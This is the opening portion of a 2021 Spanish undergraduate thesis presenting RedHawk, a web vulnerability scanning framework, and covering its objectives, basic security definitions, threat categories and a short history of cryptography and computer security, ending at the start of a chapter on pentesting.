Proyecto Fin de Carrera
Ingeniería de Telecomunicación

RedHawk – Framework para el Análisis de Vulnerabilidades en Aplicaciones Web

Autor: Sergio Palacios Domínguez
Tutor: Rafael Maria Estepa Alonso

Dpto. Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2021

Proyecto Fin de Carrera
Ingeniería de Telecomunicación

RedHawk – Framework para el Análisis de Vulnerabilidades en Aplicaciones Web

Autor:
Sergio Palacios Domínguez

Tutor:
Rafael Maria Estepa Alonso
Profesor titular

Dpto. de Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2021

Proyecto Fin de Carrera: RedHawk – Framework para el Análisis de Vulnerabilidades en Aplicaciones Web

Autor: Sergio Palacios Domínguez

Tutor: Rafael Maria Estepa Alonso

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2021

El Secretario del Tribunal

Agradecimientos

El proyecto de final de carrera es algo en lo que siempre he pensado nada más tuve la posibilidad de acceder al grado. Siempre pensé que faltaría mucho tiempo hasta que llegase el día en el que tuviera que verme en frente del papel y demostrar todo aquello que he aprendido durante mi etapa universitaria. Pero el tiempo no para por nada ni nadie, así que aquí me hayo.

En primer lugar, me gustaría agradecer a toda mi familia cercana, en especial a:

Mi madre, por su apoyo constante y su paciencia, por su amor eterno e incondicional. Por ser una referente para mí y darme la educación que me forma como persona hoy día.

Mi hermano, por ayudarme siempre que ha podido y por enseñarme el camino correcto a través de su propio ejemplo. Sin duda alguna es la persona más responsable, trabajadora y sacrificada que conoceré en mi vida.

Mi padre, por mostrarme los valores de los que una persona ha de nutrirse, por enseñarme que ante todo se ha de ser humilde, buena persona, y por todas aquellas conversaciones que siempre quedarán entre nosotros.

En segundo lugar, me gustaría agredecer a mis amigos de toda la vida: Miguel, David, Joaquín, Antonio y Jesús. Sin vosotros estoy seguro de que no sería la persona que soy hoy. Vosotros me habéis enseñado el verdadero significado de la palabra amistad y os considero como de mi familia.

En tercer lugar, me gustaría agradecer a mis amigos y compañeros que he tenido la suerte de conocer durante mi etapa universitaria: Raúl, Fernando y Jesús. Os considero como de mi familia, y estoy seguro de que nuestra amistad llegará muchísimo más allá de esta etapa que ya termina. Estemos donde estemos, más o menos separados, para mí siempre sereis unas grandes personas que, sin duda, querré tener en mi vida.

En cuarto lugar, me gustaría agradecer a Aintzane. Pese a que llegaste recientemente a mi vida, mehas apoyado en momentos difíciles y eres de las pocas personas, junto a mis amigos, en las que me encuentro y realmente puedo ser yo.

A todos y cada uno de los citados en este corto agradecimiento para lo mucho que me habéis aportado, gracias. Os amo.

Sergio Palacios Domínguez

Sevilla, 2021

Resumen

El presente proyecto de final de carrera se ha realizado con el objetivo de desarrollar un marco de trabajo, con interfaz gráfica, para la realización de análisis de vulnerabilidades en aplicaciones web. Este framework o marco de trabajo tiene como nombre RedHawk.

RedHawk realiza diferentes escaneos y recopilación de información mediante el uso de herramientas de descubrimiento de vulnerabilidades de diferentes ámbitos: vulnerabilidades de host, vulnerabilidades propias de la aplicación web y vulnerabilidades derivadas por el uso de gestores de contenido con más cuota de mercado como WordPress o Joomla. Además, hace uso de herramientas de terceros, Shodan, para recopilar información relativa al objetivo que aloja la aplicación web en concreto.

El objetivo final del proyecto es brindar al auditor, analista de seguridad o realizador de pruebas de penetración, también conocido como "Pentester", información relativa respecto al descubrimiento de vulnerabilidades activas en su aplicación web, así como diferentes vulnerabilidades presentes en el servidor que aloje la aplicación e información recolectada fruto de una mala configuración de este, malos usos o fallos humanos. Toda la información recolectada será volcada en un reporte en formato PDF o HTML para que pueda presentarse de manera legible y para que pueda llevarse un control exhaustivo sobre las vulnerabilidades descubiertas en las aplicaciones web, de manera unificada, en una única aplicación de esecaneo.

Abstract

This final degree project has been carried out with the aim of developing a framework, with a graphical interface, for carrying out vulnerability analysis in web applications. This framework has the name RedHawk.

RedHawk performs different scans and information gathering using vulnerability discovery tools from different areas: host vulnerabilities, vulnerabilities specific to the web application and vulnerabilities derived from the use of content managers, such as Wordpress or Joomla. In addition, it makes use of third-party tools, Shodan, to collect information related to the purpose that hosts the specific web application.

The final objective of the project is to provide the auditor, security analyst or penetration tester information regarding the discovery of active vulnerabilities in its web application, as well as different vulnerabilities present in the server that hosts the application and information collected as a result of misconfiguration, bad uses or human error. All the information collected will be converted into a report in PDF or HTML format so that it can be presented in a legible way and so that you can carry out an exhaustive control on the vulnerabilities discovered in the web applications in a unified manner....

Índice

Agradecimientos viii

Resumen x

Abstract xii

Índice xiii

Índice de Tablas xv

Índice de Figuras xvi

Notación xviii

1 Introducción 1
1.1 Objetivo 1
1.2 Definiciones y conceptos previos 2
1.3 Concepto de Seguridad 2
1.3.1 Seguridad Informática 3
1.3.2 Seguridad de la información 4
1.4 Historia de la seguridad informática y de la información 6
1.4.1 Antigua Grecia 6
1.4.2 Edad Moderna y Contemporánea 7
1.4.3 Nuevas tendencias 8

2 Pentesting 9
2.1 ¿Qué es el Pentesting? 9
2.1.1 Finalidad 9
2.1.2 Fases del Pentesting 10
2.1.3 Metodologías más comunes 11
2.1.4 Tipos de auditoria 12

3 Estado del arte 17
3.1 Ambito nacional 17
3.2 Ambito internacional 17

4 RedHawk 11
4.1 Visión general 11
4.1.1 Estructura de directorios y ficheros 12
4.1.2 Instalación 13
4.1.3 Funcionamiento 15
4.2 Herramientas utilizadas 32
4.3 Interfaz Web 42
4.4 Tipos de análisis 54
4.5 Representación de resultados 56

5 Realización de pruebas 62
5.1 Prueba 1: Aplicación web vulnerable 62
5.2 Prueba 2: Aplicación web basada en WordPress 71

5.3 Prueba 3: Aplicación web basada en Joomla *74*

6 Conclusiones **79**

6.1 Conclusiones finales *79*

6.2 Aportaciones *79*

6.3 Lineas futuras *79*

Bibliografía **81**

ÍNDICE DE TABLAS

Tabla 4-1. Comando para la instalación de la herramienta git. 14
Tabla 4-2. Comando para el clonado del repositorio de RedHawk. 14
Tabla 4-3. Comandos para la instalación e integración de CMSeeK. 14
Tabla 4-4. Comandos para la instalación de requisitos. 14
Tabla 4-5. Conteneido fichero requirements.sh. 14
Tabla 4-6. Contenido del archivo README.txt. 15
Tabla 4-7. Contenido archivo views.py de Users. 17
Tabla 4-8. Contenido de archivo views.py de dashboard. 28
Tabla 4-9. Contenido del archivo script.py. 30
Tabla 4-10. Contenido del archivo urls.py. 31
Tabla 4-11. Contenido del archivo models.py. 32
Tabla 4-12. Fragmento de información recopilada por Shodan. 34
Tabla 4-13. Fragmento de información recopilada por Nmap. 36
Tabla 4-14. Fragmento de información recopilada por Wapiti. 38
Tabla 4-15. Fragmento de información recopilada por WPScan. 40
Tabla 4-16. Fragmento de información recopilada por CMSeeK. 42
Tabla 4-17. Diagrama de arquitectura de la interfaz gráfica. 43
Tabla 4-18. Código encargado de la ejecución de herramientas para escáner de tipo Discovery en el archivo "script.py". 54
Tabla 4-19. Código encargado de la ejecución de herramientas para escáner de tipo CMS en el archivo "script.py". 55
Tabla 4-20. Código encargardo de la ejecución de herramientas para un escáner de tipo All en el archivo "script.py". 56

ÍNDICE DE FIGURAS

Figura 1-1. Ciclo de plan de respuesta ante incidentes. 5
Figura 1-2. La escítala. 6
Figura 1-3. Funcionamiento del cifrado César. 7
Figura 1-4. Imagen real de computadora infectada con el virus Creeper. 7
Figura 1-5. Riesgos empresariales según importancia (Fuente: Mckinsey). 8
Figura 2-1. Pasos realizados en un hipotético ataque a una aplicación web. 16
Figura 4-1. Escenario de uso de RedHawk. 11
Figura 4-2. Árbol de directorios de RedHawk. 12
Figura 4-3. Opciones de instalación de Kali Linux. 13
Figura 4-4. Diagrama general de arquitectura de RedHawk. 32
Figura 4-5. Pantalla de Login. 43
Figura 4-6. Diagrama de flujo de la pantalla Login. 44
Figura 4-7. Pantalla de registro de usuarios. 45
Figura 4-8. Diagrama de flujo de la pantalla Register. 46
Figura 4-9. Menú principal o Dashboard. 47
Figura 4-10. Diagrama de flujo de pantalla Dashboard. 47
Figura 4-11. Pantalla Targets. 48
Figura 4-12. Diagrama de flujo de pantalla Targets. 49
Figura 4-13. Pantalla Reports. 50
Figura 4-14. Diagrama de flujo de pantalla Reports. 51
Figura 4-15. Pantalla About (1/8). 52
Figura 4-16. Pantalla About (2/8). 52
Figura 4-17. Pantalla About (3/8). 52
Figura 4-18. Pantalla About (4/8) 53
Figura 4-19. Pantalla About (5/8). 53
Figura 4-20. Pantalla About (6/8). 53
Figura 4-21. Pantalla About (7/8). 53
Figura 4-22. Pantalla About (8/8). 54
Figura 4-23. Representación de resultados (1/10). 56
Figura 4-24. Representación de resultados (2/10). 57

Figura 4-25. Representación de resultados (3/10). 57
Figura 4-26. Representación de resultados (4/10). 58
Figura 4-27. Representación de resultados (5/10). 58
Figura 4-28. Representación de resultados (6/10). 59
Figura 4-29. Representación de resultados (7/10). 59
Figura 4-30. Representación de resultados (8/10). 60
Figura 4-31. Representación de resultados (9/10). 60
Figura 4-32. Representación de resultados (10/10). 61
Figura 5-1. Diagrama de arquitectura de la prueba 1. 62
Figura 5-2. Adición de objetivo prueba 1. 63
Figura 5-3. Alerta de inicio de escaneo. 63
Figura 5-4. Representación de resultados prueba 1 (1/7). 64
Figura 5-5. Representación de resultados prueba 1 (2/7) 65
Figura 5-6. Representación de resultados prueba 1 (3/7). 66
Figura 5-7. Representación de resultados prueba 1 (4/7). 67
Figura 5-8. Representación de resultados prueba 1 (5/7). 68
Figura 5-9. Representación de resultados prueba 1 (6/7). 69
Figura 5-10. Representación de resultados prueba 1 (7/7). 70
Figura 5-11. Página oficial de WordPress. 71
Figura 5-12. Adición de objetivo prueba 2. 71
Figura 5-13. Representación de resultados prueba 2 (1/2). 72
Figura 5-14. Representación de resultados prueba 2 (2/2). 73
Figura 5-15. Página oficial de Joomla. 74
Figura 5-16. Adición de objetivo prueba 3. 74
Figura 5-17. Representación de resultados prueba 3 (1/4). 75
Figura 5-18. Representación de resultados prueba 3 (2/4). 76
Figura 5-19. Representación de resultados prueba 3 (3/4). 77
Figura 5-20. Representación de resultados prueba 3 (4/4). 78

Notación

HTML	HyperText Markup Language
IP	Internet Protocol
DNS	Domain Name System
PDF	Portable Document Format
JSON	JavaScript Object Notation
GUI	Graphic User Interface
IA	Inteligencia Artificial
IOT	Internet of Things
.py	Python (extensión de fichero)
.html	HTML (extensión de fichero)

1 INTRODUCCIÓN

La máxima seguridad es tu comprensión de la realidad

- H. Stanley Judd-

En el presente capítulo se procede a mencionar el objetivo del proyecto y explicar, a grandes rasgos, el concepto básico a través del cual se encuentra basado el proyecto: la seguridad, más en concreto la seguridad aplicada en el ámbito de las tecnologías, seguridad informática, y la información que éstas manipulan, seguridad de la información.

De manera adicional, abordaremos como ha evolucionado la seguridad informática a lo largo del tiempo, así como entender las necesidades de contar con aplicaciones y dispositivos seguros y la tendencia de este campo de cara al futuro cercano.

1.1 Objetivo

El objetivo del que parte el proyecto es la realización de labores de pruebas de penetración, de manera automatizada, dirigidas a aplicaciones web. Entre estas labores de pruebas de penetración, el proyecto hace hincapié en la fase de realización de escáneres de vulnerabilidades y recopilación de información básica del objetivo a testar. Todo esto a través de un framework, basado en la tecnología Django, a través del cual se usarán diferentes herramientas desarrolladas con el fin de descubrir vulnerabilidades presentes en aplicaciones web para, finalmente, representar toda la información recopilada en una interfaz web o en un reporte en formato PDF, el cual pueda ser legible cómodamente por el auditor de seguridad.

El framework mencionado anteriormente, consta de un conjunto de herramientas como Shodan, Nmap, Wapiti, WPScan y CMSeeK, las cuales son usadas para recopilar información del objetivo y descubrir vulnerabilidades, para, posteriormente, mostrarlo a través de una interfaz web gráfica y dar la opción de generar reportes para la posterior impresión o presentación de la persona encargada de la realización de labores de pruebas de penetración en una auditoria de seguridad real.

La información recopilada por cada una de las herramientas depende del fin para el cual haya sido desarrollada:

Shodan será utilizada para recopilar información básica del objetivo, tales como rango de direcciones IP, geolocalización, proveedor de servicios de internet, así como vulnerabilidades reportadas públicamente en los servicios expuestos del objetivo.

Nmap es utilizada para el descubrimiento de servicios expuestos en el objetivo, así como posible medio de

recopilación de información importante relacionada con los puertos y/o servicios operativos en el servidor a testar.

Wapiti es un escáner de vulnerabilidades web diseñado para poder encontrar o descubrir aquellas vulnerabilidades por las cuales una aplicación web se ve afectada, como, por ejemplo, vulnerabilidades debido a un mal desarrollo de la aplicación web.

Por último, CMSeeK y WPScan, son dos escáneres de vulnerabilidades desarrollados con el fin de encontrar el máximo número de vulnerabilidades presentes en aquellas aplicaciones web que utilicen un gestor de contenidos, o CMS, para la creación de esta.

Todo esto ha sido desarrollado en Kali Linux, en su versión estable 2021.2, aunque puede ser utilizado en cualquier versión basada en arquitectura Unix, siempre y cuando cumpla los requisitos para poder realizar la instalación de las herramientas anteriormente mencionadas y utilizadas en este proyecto.

1.2 Definiciones y conceptos previos

Para el correcto entendimiento de este capítulo, y los que le siguen, haremos un breve repaso sobre términos y definiciones que seran mencionadas a lo largo del presente documento, con el objetivo de que el lector pueda comprender completamente el texto a tratar.

- Amenaza: toda acción que aprovecha una vulnerabilidad para atentar contra la seguridad de un sistema de información.
- Vulnerabilidad: debilidad o fallo de un sistema de informacón que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma.
- Riesgo: probabilidad de que se produzca un incidente de seguridad, en el ambito en el que tratamos en este documento, materializadonse una amenaza y causando pérdidas o daños.
- Pentesting: conjunto de ataques simulados dirigidos a un sistema informático con la finalidad de detectar posibles vulnerabilidades para que puedan ser corregidas y no explotadas.
- Malware: programa informático diseñado para atacar sistemas informáticos y poder causar daños en la víctima con el objetivo, comunmente, de obtener un beneficio para el atacante.
- Exploit: fragmento de cógido diseñado para aprovechar una debilidad o explotar una vulnerabilidad presente en un sistema informático.

1.3 Concepto de Seguridad

El término de seguridad toma diferentes connotaciones y/o significados con relación al ámbito al cual nos estemos refiriendo. No obstante, de forma general, la seguridad puede definirse como el estado de bienestar o confianza que el ser humano disfruta respecto a algo en concreto.

La seguridad tiene como objetivo reducir el riesgo por debajo de umbrales aceptables para aquella persona o personas que quieran percibirla, siendo el riesgo entendido como una medida de magnitud de los daños frente a una situación peligrosa. Cabe hacer hincapíe en que el objetivo de la seguridad, en todo momento, es reducir el riesgo, pues, por definición, el riesgo nunca puede ser eliminado totalmente.

En este proyecto, abarcaremos el concepto de seguridad visto desde el ámbito de las tecnologías y la información que estas gestionan. Es por ello por lo que es importante entender dos tipos diferentes de seguridad: seguridad informática y seguridad de la información.

Pese a que, a priori, pueda parecer que se tratan de lo mismo, no es así. La seguridad informática, básicamente, se centra en los ataques de forma digital y tiene como objetivo proteger activos de información en formato digital y los sistemas informáticos que los procesan y almacenan. Mientras tanto, la seguridad de la información está basada en la contemplación de los riesgos a los que se encuentra expuesta la información en sí, ya sea de forma

digital o no.

1.3.1 Seguridad Informática

La seguridad informáctica, también llamada ciberseguridad o seguridad de las teconologías de la información, se trata del concepto en el cual se engloba la protección de la infraestructura computacional y todo la vinculado con esta misma, incluyéndose la información almacenada en esta.

Se entiende como infraestructura informática como un conjunto de elementos informáticos, físicos o no, tales como software, bases de datos, metadatos, archivos, hardware, redes de computadora, canales de comunicación entre redes de computadoras…etc.

En definitiva, la seguridad informática intenta mitigar el riesgo a través del cual la infraestructura informática, los usuarios y la información almacenada en los dispositivos informáticos se ve afectada debido a la existencia de amenazas de diferentes tipos.

Las amenazas que la seguridad informática intenga mitigar no solo tienen como origen la programación o funcionamiento del software. La gran mayoría de las amenazas suelen ser imprevisibles e inevitables ya que, cabe mencionar, que por definición ningún sistema es infranqueable y siempre se va a ver sometido a cierto nivel de riesgo.

1.3.1.1 Causas de las amenazas informáticas

Las amenazas pueden ser causadas por:

- Usuarios: se trata del eslabón más débil de la cadena de seguridad. Suelen ser muy vulnerables debido a que pueden llevar a cabo malas prácticas que puedan comprometer el sistema a proteger o pueden ser manipulados mediante técnicas de ingeniería social.
- Software malicioso: se trata de software desarrollado por una persona cuyo propósito es vulnerar el sistema protegido y obtener el control total o parcial de los activos. Existen diferentes tipos de programas maliciosos con diferentes objetivos y/o metodologías de compromiso: virus, gusanos informáticos, troyanos, bomba lógica, spyware, ransomware… en general son catalogados como malware.
- Errores de programación: se trata de fallas en el diseño y desarrollo de un programa informático, el cual es posible ser aprovechado por un tercero mediante un exploit. Se entiende exploit como un fragmento de código cuyo objetivo trata de aprovechar una vulnerabilidad existente en un programa informático.
- Intrusos: personas que pueden acceder de manera física a recursos para los cuales no están autorizados. Por ejemplo, el acceso de un tercero no autorizado a la sala de servidores de una empresa u organización.
- Desastres naturales: tales como inundaciones, cortes de suministro eléctrico o red de datos, incendios o robos.

1.3.1.2 Categorización de amenazas informáticas

Las amenazas pueden ser catalogadas según su origen, efecto o medio utilizado.

- Según origen:
    - Amenazas internas: son todas aquellas amenazas cuyo origen sea dentro de la red o infraestructura informática. Este tipo de amenazas suelen implicar mayor riesgo e impacto en el objetivo debido a que los sistemas de prevención de intrusiones, o IPS, y firewalls, normalmente, no están orientado de cara al trafico interno de la red. Además, si la amenaza se produce por parte del personal técnico, por ejemplo, estos pudieran aprovechar información privilegiada que tan solo ellos conocen, ya que conocen el funcionamiento de la red, para su propio beneficio.
    - Amenazas externas: son todas aquellas amenazas cuyo origen procede desde fuera de la red o infraestructura informática. En este caso, el atacante en cuestión no cuenta con acceso, a priori, a la red interna, por lo que debe de buscar diferentes maneras para rercopilar información y

atacarla eficientemente. Además, este tipo de amenazas pueden ser mitigadas por el uso de sistemas de detección de intrusos, o IPS, y firewalls.

- Según efecto:
    - Destrucción total o parcial de la información.
    - Suplantación de identidad.
    - Robo de dinero, estafas, venta de datos corporativos o personales, extorsión.
    - Robo de información.
- Según medio utilizado:
    - Virus informático: programa informático diseñado para infectar una computadora o red de computadoras para compromter los activos de la red y poder así lograr persistencia, robo o destrucción de la información.
    - Phishing: técnica a través de la cual el atacante busca suplantar la identidad de personas, que puedan tener accesos que pudieran comprometer la red, a través del envio de correos electrónicos a un objetivo. También existen variantes a esta técnica como el Smishing, la cual utiliza mensajes SMS como vía de comunicación con el objetivo, o Vishing, la cual utiliza llamadas telefónicas para entrar en contacto con el objetivo.
    - Ingeniería social: práctica para obtener información privilegiada a través de la manipulación de usuarios.
    - Denegación de servicio: ataque dirigido hacia una computadora o red de computadora con la intención de saturar el servicio y hacer que sea inaccesible para aquellos usuarios que lo requieran. Es llamado denegación de servicio, o DOS, si se realiza desde una misma computadora, mientras que, si se utiliza una red de computadoras, infectadas por malware, toma el nombre de denegación de servicio distribuido, o DDOS.
    - Spoofing: práctica en la cual el atacante busca suplantar datos en la comunicación de una red informática para obtener el total acceso a las mismas. Estas pueden ser de DNS, DHCP o IP entre otras.

1.3.2 Seguridad de la información

El concepto de seguridad de la información es entendido como el conjunto de metodologías preventivas y reactivas cuyo objetivo persigue mantener la confidencialidad, disponibilidad e integridad de los datos a proteger.

Es importante no confundir los conceptos de seguridad de la información y seguridad informatica o ciberseguridad, pues tienen objetivos diferentes. Como se mencionó antes, la seguridad informática busca proteger los activos informáticos que componen una red, a la vez que la información que puedan almacenar. Sin embargo, la seguridad de la información busca proteger esta misma, independientemente del tipo de formato en el cual se almacene: informático, físico... etc.

1.3.2.1 Categorización de la información

Dentro de una organización, no toda la información tiene el msmo valor, y esta es clasificada en función de las posibilidades estratégicas que ofrece tener acceso a la misma.

- Crítica: es indispensable para la operación de la organización.
- Valiosa: se consdera un activo importante en la empresa y valioso.
- Sensible: debe ser conocida solo por aquellas personas que se encuentren autorizadas para ello.

1.3.2.2 Propiedades de la información

La correcta Gestión de la Seguridad de la Información busca establecer y mantener programas, controles y políticas, que tengan como finalidad conservar la confidencialidad, integridad y disponibilidad de la información, si alguna de estas características falla no estamos ante nada seguro.

- Confidencialidad: propiedad que impide la divulgación de información a individuos o entidades no autorizados previamente para el acceso.
- Integridad: propiedad que asegura la correcta permanencia sin modificaciones, provenientes de personas o entidades no autorizadas, de la información.
- Disponibilidad: propiedad o condición de la información de encontrarse a disposición de las personas y/o entidades, autorizadas previamente para su acceso, en todo momento.

1.3.2.3 Planificación de la seguridad

La rápida evolución de la tecnología, así como el aumento de uso y demanda por parte de organizaciones y/o usuarios, que desemboca en una mayor cantidad de datos transferidos, provoca que las orgnizaciones que sean poseeedoras de información, en cualquiera de sus formas, tengan la necesidad de desarrollar planes de seguridad. Estos planes de seguridad tienen como proposito porporcionar una vision general de los requisitos de seguridad del sistema y una correcta gestion y control del acceso a la información.

Para una correcta gestión del acceso a la información y desarrollo de un buen plan de seguridad, es importante formular un plan de respuesta a incidentes. Desde la perspectiva del equipo de seguridad, no importa si ocurre una violación o abertura, sino más bien cuándo ocurre. El aspecto positivo de entender la inevitabilidad de una violación a los sistemas es que permite al equipo de seguridad desarrollar un curso de acciones para minimizar los daños potenciales. Combinando un curso de acciones con la experiencia le permite al equipo responder a condiciones adversas de una manera formal y oportuna.

El plan de respuesta de accidentes debe de estar dividido en cuatro fases diferentes:

- Acción inmediata para detener o mitigar el incidente.
- Investigación forense del incidente.
- Restauración de la información o servicios afectados por el incidente.
- Reporte del incidente a las entidades o responsables apropiados.



Figura 1-1. Ciclo de plan de respuesta ante incidentes.

1.3.2.4 Consideraciones legales

Otros aspectos importantes para considerar en una respuesta a incidentes son las ramificaciones legales. Los planes de seguridad deberían ser desarrollados con miembros del equipo de asesoría jurídica o alguna forma de consultoría general.

De la misma forma en que cada compañía debería tener su propia política de seguridad corporativa, cada compañía tiene su forma particular de manejar incidentes desde la perspectiva legal. Las regulaciones locales, de estado o federales están más allá del ámbito de este documento, pero se mencionan debido a que la

metodología para llevar a cabo el análisis forense será dictada, al menos en parte, por la consultoría jurídica.

La consultoría general puede alertar al personal técnico de las ramificaciones legales de una violación; los peligros de que se escape información personal de un cliente, registros médicos o financieros; y la importancia de restaurar el servicio en ambientes de misión crítica tales como hospitales y bancos.

1.4 Historia de la seguridad informática y de la información

En esta sección, no entraremos en detalle sobre el funcionamiento de cada uno de los métodos criptográficos que el ser humano ha desarrollado a lo largo de su existencia, pero si mencionaremos algunos de ellos que fueron claves para poder desarrollar algunos de los métodos básicos para proteger la información que usamos hoy en día.

1.4.1 Antigua Grecia

El ser humano, desde hace más de 2500 años, ha buscado la manera de intentar transmitir la información de forma segura. Desafortunadamente, los grandes avances en la ciencia suelen hacerse en periodos bélicos y, en este caso, la seguridad de la información no quiso ser menos, es por ello por lo que se inventó lo que se conoce como criptografía.

La criptografía es una necesidad derivada de realizar comunicaciones por escrito, en su origen, creada para preservar la privacidad de la información que se transmite.

1.4.1.1 La escítala

Desarrollada en el siglo V a.c por los espartanos, la escítala, fue el primer método de cifrado conocido, hasta el día de hoy, que ponían en práctica un método simple y rudimentario.

El mecanismo se encontraba basado en enrrollar una cinta de cuero o papiro, en una vara llamada escítala, en el cual se escribía de manera longitudinal el mensaje a transmitir. Esta vara tenía un diámetro específico que tan solo conocían el transmisor de la información y receptor de la misma, de tal manera que, si el mensaje, en algún momento de su vida útil era interceptado por alguien cuya vara no tuviera el mismo diámetro, este no podría leerlo ya que el orden de las letras escritas en la cinta de cuero o papiro no formaría un texto legible y con sentido alguno.

Figura 1-2. La escítala.

1.4.1.2 Cifrado César

Unos años después a la escítala, los romanos idearon su propio sistema de encriptación hace 2100 años. Este sistema consistía en sustituir cada letra por otro que es el resultado de desplazar tres posiciones hacia la derecha desde el carácter origen en el abecedario.



Figura 1-3. Funcionamiento del cifrado César.

1.4.2 Edad Moderna y Contemporánea

Trasladandonos al siglo XX, el auge de las tecnologías y la aparición de las primeras computadores e internet, revolucionan por completo nuestra manera de comunicarnos. Las empresas, basadas en modelos convencionales de comunicación, dan un paso al frente y pasan a basar su modelo de negocio, comunicación y metodología de trabajo en las nuevas teconologías. Sin embargo, a medida que pasan los años, nacerán dos conceptos que, aun siendo diferentes, hoy en día se siguen confundiendo: hacker y ciberdelincuente.

Es importante diferencíar ambos conceptos pues no tienen nada que ver uno del otro. Hacker es aquella persona que posee grandes conocimientos de sistemas informáticos, detecta fallos en los mismos e invetiga como mejorarlos. Un ciberdelincuente, es aquella persona que posse conocimientos en sistemas informáticos, pero hace uso de estos para realizar labores delictivas y obtener un beneficio.

En los años 70, hizo aparición el que hoy en día se conoce como el primer virus informático de la historia: Creeper. Este virus llegaba a las computadoras a través de ARPANET, la antecesora a lo conocido como internet hoy día, se autoejecutaba y comenzaba a mostrar el siguiente mensaje: *"I'm the Creeper, catch me if you can!"*.



Figura 1-4. Imagen real de computadora infectada con el virus Creeper.

Debido a que los estragos causados por ese malware, surgío el primer antivirus: Reaper. Este antivirus se basaba en la detección de computadoras infectadas por Creeper y encontraba la forma de eliminar el virus.

En esta misma década, recogiendo el legado de numerosos algoritmos de cifrado, nace el algoritmo DES, el cual sirvió como algoritmo estándar para el cifrado de datos durante algunos años.

En los años 80, los virus están en auge, lo que provoca que la protección de antivirus, que anteriormente era eficaz, pase a ser obsoleta. Es por ello por lo que surgieron nuevas tecnologías de protección como las plataformas de detección y respuesta de endpoint, o EDR.

Durante la década de los 2000, a inicios del siglo XXI, un nuevo desafío para la ciberseguridad nació. La implantación de lo conocido como Internet de las cosas, o IOT, puso en jaque a los hackers debido a que los dispositivos pertenecientes al IOT suponían un vector de entrada para los ciberdelincuentes con la que tenían la oportunidad de acceder a los hogares e industrias. No obstante, en la actualidad, las tecnologías de protección han avanzado considerablemente desde sus inicios, y estas llegan a utilizar inteligencia artificial para mejorar el sistema de protección de las empresas y hogares.

Hoy en día, la ciberseguridad se ha convertido en un pilar clave para empresas y organizaciones gubernamentales. Incluso supone un tema de preocupación de cara al usuario medio. Los incidentes de seguridad

pueden hacer perder grandes cantidades de dinero a las empresas y pueden suponer un riesgo nacional en caso de producirse en instituciones gubernamentales, es por ello que cada vez cobra más importancia.

Figura 1-5. Riesgos empresariales según importancia (Fuente: Mckinsey).

1.4.3 Nuevas tendencias

El futuro de la ciberseguridad se prevee prometedor y extremadamente desafiante. Serán necesarias grandes cantidades de profesionales, cada vez mas especializados en este campo. Además, la inteligencia artificial, o IA, se encontrará más y más integrada en los métodos de prevención y protección ante incidentes de ciberseguridad.

Sin embargo, los ciberdelincuentes también sofistican cada vez más sus técnicas de intrusión mediante la incorporación de inteligencia artificial, o cada vez realizan mejores labores de ingeniería social para intentar vulnerar al eslabón más débil de la cadena: el usuario. Esto es debido a que, a medida que pasan los años, el ser humano se vuelve más dependiente de las teconologías, lo cual no necesariamente tiene que ser un punto negativo. Esta dependencia acarrea un mayor número de dispositivos en hogares e infraestructura empresarial y gubernamental, lo que provoca que cada vez haya una mayor cantidad de datos recolectados de las personas en la red y, por lo tanto, como hemos comentado en secciones anteriores, debido a que ningún dispositivo se encontrará nunca complemtanete seguro, supone un vector de entrada que un ciberdelincuente podría aprovechar.

2 PENTESTING

Sólo hay dos tipos de empresas: las que han sido pirateadas y las que serán.

- Robert Mueller-

En este capítulo abordaremos el concepto básico del cual forma parte el objetivo de este proyecto: el Pentesting. Comentaremos que es el Pentesing, su finalidad y todas sus fases, tipos de auditorias, y metodologías más comunes

Además, se hará hincapié en la realización de labores de pentesting en aplicaciones web. Este tipo de labores es en el que se basa el presente proyecto de fin de carrera, por lo que es de especial importancia conocer y entender en qué consiste, su finalidad y alcance, entre otra información.

2.1 ¿Qué es el Pentesting?

